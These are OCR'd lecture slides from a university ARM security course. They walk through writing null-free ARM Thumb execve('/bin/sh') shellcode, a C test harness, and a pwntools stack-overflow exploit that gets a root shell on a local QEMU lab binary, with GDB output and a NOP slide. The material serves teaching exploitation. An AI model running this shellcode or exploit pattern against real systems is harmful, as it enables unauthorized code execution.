Class 9

CSC 590 ARM Architecture and Security


XN and Return-oriented programming

Dr. Si Chen (schen@wcupa.edu)

Review

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it**!



hello_world.s

```
1   .data                   /* section declaration */
2   hello_string:
3       .asciz "Hello, World!\n"  /* null-terminated string */
4
5   .text                   /* section declaration */
6   .global _start          /* entry point for the program */
7
8   _start:                 /* _start label */
9       /* Write syscall */
10      mov r0, #1          /* file descriptor (stdout) */
11      ldr r1, =hello_string /* pointer to the string */
12      mov r2, #14         /* string length */
13      mov r7, #4          /* syscall number for sys_write */
14      swi 0               /* invoke syscall */
15
16      /* Exit syscall */
17      mov r0, #0          /* exit status */
18      mov r7, #1          /* syscall number for sys_exit */
19      swi 0               /* invoke syscall */
```

hello_world.s

```
1   .data                   /* section declaration */
2   hello_string:
3       .asciz "Hello, World!\n"  /* null-terminated string */
4
5   .text                   /* section declaration */
6   .global _start          /* entry point for the program */
7
8   _start:                 /* _start label */
9       /* Write syscall */
10      mov r0, #1          /* file descriptor (stdout) */
11      ldr r1, =hello_string /* pointer to the string */
12      mov r2, #14         /* string length */
13      mov r7, #4          /* syscall number for sys_write */
14      swi 0               /* invoke syscall */
15
16      /* Exit syscall */
17      mov r0, #0          /* exit status */
18      mov r7, #1          /* syscall number for sys_exit */
19      swi 0               /* invoke syscall */
```

```
schen@molly:~$ arm-linux-gnueabi-as -o hello_world.o hello_world.s
schen@molly:~$ arm-linux-gnueabi-ld -o hello_world hello_world.o
schen@molly:~$ qemu-arm hello_world
Hello, World!
```


https://arm.syscall.sh/

Some Useful System Call


- **open/read/write**

eax	ebx	ecx	edx	
0x05	path	0	0	`open(path, O_RDONLY)`
0x03	fd	buf	size	`read(fd, buf, size)`
0x04	fd	buf	size	`write(fd, buf, size)`

- **mmap/mprotect**
  - mmap:use to allocate an executable area
  - mprotect: disable data executable prevention
- **execve**
  - execve(char* path, char* argv[], char* envp[]);
  - path: path to the executable file
  - argv: arguments (char* pointer array)
  - envp: environment variable (char* pointer array)

System() in Libc

```
1   #include <stdio.h>
2
3   void main(void)
4   {
5       system("/bin/sh");
6   }
```



- **execve**
  - execve(char* path, char* argv[], char* envp[]);
  - path: path to the executable file
  - argv: arguments (char* pointer array)
  - envp: environment variable (char* pointer array)


Shellcode

Shellcode is defined as a set of instructions injected and then executed by an exploited program. **Shellcode** is used to directly manipulate registers and the functionality of a exploited program.

Crafting Shellcode (the small program)

```
.section .text
.global _start

_start:
        add r0, pc, #12
        mov r1, #0
        mov r2, #0
        mov r7, #11
        svc #0

.ascii "/bin/sh\0"
```

shell_wrong.s




```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabihf-as shell_wrong.s -o shell_wrong.o
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabihf-objdump  -d -M force-thumb shell_wrong.o
```

Crafting Shellcode (the small program)

```
.section .text
.global _start

_start:
        add r0, pc, #12
        mov r1, #0
        mov r2, #0
        mov r7, #11
        svc #0

.ascii "/bin/sh\0"
```

```
shell_wrong.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   000c            movs    r4, r1
   2:   e28f            b.n     524 <_start+0x524>
   4:   1000            asrs    r0, r0, #32
   6:   e3a0            b.n     74a <_start+0x74a>
   8:   2000            movs    r0, #0
   a:   e3a0            b.n     74e <_start+0x74e>
   c:   700b            strb    r3, [r1, #0]
   e:   e3a0            b.n     752 <_start+0x752>
  10:   0000            movs    r0, r0
  12:   ef00 622f       vhsub.s8        d6, d0, d31
  16:   6e69            .short  0x6e69
  18:   0068732f        .word   0x0068732f
```

```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabihf-as shell_wrong.s -o shell_wrong.o
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabihf-objdump  -d -M force-thumb shell_wrong.o
```

When discussing shellcode, null bytes (0x00) often pose problems.

String Terminator: In the C programming language, strings are terminated by a null byte. If a shellcode contains a null byte, it might be mistakenly identified as the end of a string. As a result, the shellcode would only execute up to that point, and the subsequent code wouldn't be executed.

Crafting Shellcode (the small program)

```
.section .text
.global _start

_start:
        .code 32
        add r3, pc, #1
        bx  r3

        .code 16
        add r0, pc, #8
        eor r1, r1, r1
        eor r2, r2, r2
        strb r2, [r0, #7]
        mov r7, #11
        svc #1

.ascii "/bin/shx"
```

shell.s

One of the techniques we can use to make null-bytes less likely to appear in our shellcode is to use **Thumb mode**. Using Thumb mode decreases the chances of having null-bytes, because Thumb instructions are 2 bytes long instead of 4.


```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabihf-as shell.s -o shell.o
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabihf-ld shell.o -o shell
```

Crafting Shellcode (the small program)

```
arm-linux-gnueabihf-objdump  -d -M force-thumb shell.o
```

```
shell.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   3001            adds    r0, #1
   2:   e28f            b.n     524 <_start+0x524>
   4:   ff13 e12f       vrhadd.u16      d14, d3, d31
   8:   a002            add     r0, pc, #8      @ (adr r0, 14 <_start+0x14>)
   a:   4049            eors    r1, r1
   c:   4052            eors    r2, r2
   e:   71c2            strb    r2, [r0, #7]
  10:   270b            movs    r7, #11
  12:   df01            svc     1
  14:   6e69622f        .word   0x6e69622f
  18:   7868732f        .word   0x7868732f
```

```
.section .text
.global _start

_start:
        .code 32
        add r3, pc, #1
        bx  r3

        .code 16
        add r0, pc, #8
        eor r1, r1, r1
        eor r2, r2, r2
        strb r2, [r0, #7]
        mov r7, #11
        svc #1

.ascii "/bin/shx"
```

Crafting Shellcode (the small program)

```
arm-linux-gnueabihf-objdump  -d -M force-thumb shell.o
```

```
shell.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   3001            adds    r0, #1
   2:   e28f            b.n     524 <_start+0x524>
   4:   ff13 e12f       vrhadd.u16      d14, d3, d31
   8:   a002            add     r0, pc, #8      @ (adr r0, 14 <_start+0x14>)
   a:   4049            eors    r1, r1
   c:   4052            eors    r2, r2
   e:   71c2            strb    r2, [r0, #7]
  10:   270b            movs    r7, #11
  12:   df01            svc     1
  14:   6e69622f        .word   0x6e69622f
  18:   7868732f        .word   0x7868732f
```

```
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x
71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78"
```

shellcode

test_shellcode.c

```c
# include <stdio.h>
# include <string.h>
# include <unistd.h>
# include <sys/mman.h>

# define EXEC_MEM ((void *) 0x80000000)

unsigned char shellcode[] =
    "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x
    78";

int main() {
    mmap(EXEC_MEM, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_ANONYMOUS | MAP_FIXED | MAP_PRIVATE, -1, 0);
    memcpy(EXEC_MEM, (void *)shellcode, strlen(shellcode)+1);
    (*(int (*)())EXEC_MEM)();
    return 0;
}
```


test_shellcode.c

```
root@769739f7fdb5:/workdir/class10ARM # arm-linux-gnueabi-gcc test_shellcode.c -o test_shellcode -fno-stack-protector -zexecstack -no-p
ie -static
```

```
root@769739f7fdb5:/workdir/class10ARM # qemu-arm ./test_shellcode
#
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it**!



Use Pwntools

```python
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')


def main():
    p = process(['qemu-arm','-L','/usr/arm-linux-gnueabi', './overflow'])

    shellcode = b"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78"

    payload = b"A" * 36
    payload += p32(0xdeadbeef)
    payload += shellcode


    f = open("armshell","wb")
    f.write(payload)
    f.close()

    p.sendline(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

program will crash @ 0xdeadbeef

```
$r6  : 0x408005c4  →  0x408006e4  →  0x2f2e2f2e  →  0x2f2e2f2e ("././"?)
$r7  : 0x0007d344  →  0x000104e0  →  0xe92d4010  →  0xe92d4010
$r8  : 0x00000000  →  0x00000000
$r9  : 0x408005cc  →  0x408006f1  →  0x5f474458  →  0x5f474458 ("XDG_"?)
$r10 : 0x00000001  →  0x00000001
$r11 : 0x41414141  →  0x41414141 ("AAAA"?)
$r12 : 0x00000050  →  0x00000050
$sp  : 0x40800460  →  0xe28f3001  →  0xe28f3001
$lr  : 0x0002a8c0  →  0xe3500000  →  0xe3500000
$pc  : 0xdeadbeee  →  0xdeadbeee
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]

0x40800460 +0x0000: 0xe28f3001  →  0xe28f3001    ← $sp
0x40800464 +0x0004: 0xe12fff13  →  0xe12fff13
0x40800468 +0x0008: 0x4049a002  →  0x00000000  →  0x00000000
0x4080046c +0x000c: 0x71c24052  →  0x71c24052
0x40800470 +0x0010: 0xdf01270b  →  0xdf01270b
0x40800474 +0x0014: 0x6e69622f  →  0x6e69622f
0x40800478 +0x0018: 0x7868732f  →  0x7868732f
0x4080047c +0x001c: 0x767e9500  →  0x767e9500

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xdeadbeee

[#0] Id 1, stopped 0xdeadbeee in ?? (), reason: SIGSEGV
```

run the program with “armshell” as input
set break point @ 0xdeadbeef and check for the shellcode location → 0x40800460


Use Pwntools

```python
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')


def main():
    p = process(['qemu-arm','-L','/usr/arm-linux-gnueabi', './overflow'])

    shellcode = b"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x78"

    payload = b"A" * 36
    payload += p32(0x40800460)
    payload += shellcode


    f = open("armshell","wb")
    f.write(payload)
    f.close()

    p.sendline(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

update script

```
root@769739f7fdb5:/workdir/class10ARM # python3 exploit2.py
[+] Starting local process '/usr/bin/qemu-arm' argv=[b'qemu-arm', b'-L', b'/usr/arm-linux-gnueabi', b'./overflow'] : pid 569
[DEBUG] Sent 0x45 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  60 04 80 40  01 30 8f e2  13 ff 2f e1  |AAAA|`··@|·0··|··/·|
    00000030  02 a0 49 40  52 40 c2 71  0b 27 01 df  2f 62 69 6e  |··I@|R@·q|·'··|/bin|
    00000040  2f 73 68 78  0a                                    |/shx|·|
    00000045
[*] Switching to interactive mode
[DEBUG] Received 0x45 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  41 41 41 41  60 04 80 40  01 30 8f e2  13 ff 2f e1  |AAAA|`··@|·0··|··/·|
    00000030  02 a0 49 40  52 40 c2 71  0b 27 01 df  2f 62 69 6e  |··I@|R@·q|·'··|/bin|
    00000040  2f 73 68 78  0a                                    |/shx|·|
    00000045
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`\x04@0\x8f\xe2\xff/\xe1\xa0I@R@\xc2q\x0b\xdf/bin/shx
$
[DEBUG] Sent 0x1 bytes:
    10 * 0x1
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'root\n'
root
$ date
[DEBUG] Sent 0x5 bytes:
    b'date\n'
[DEBUG] Received 0x1d bytes:
    b'Mon Oct 23 15:12:38 UTC 2023\n'
Mon Oct 23 15:12:38 UTC 2023
```

NOP slide




NOP

No Operation

In ARM AARCH32, the instruction NOP is specifically designed to do nothing. The hexadecimal representation of the NOP instruction is 0xE1A00000.

NOP slide




NOP

No Operation

When discussing shellcode, null bytes (0x00) often pose problems.

In ARM AARCH32, the instruction NOP is specifically designed to do nothing. The hexadecimal representation of the NOP instruction is 0xE1A00000.

NOP slide




NOP

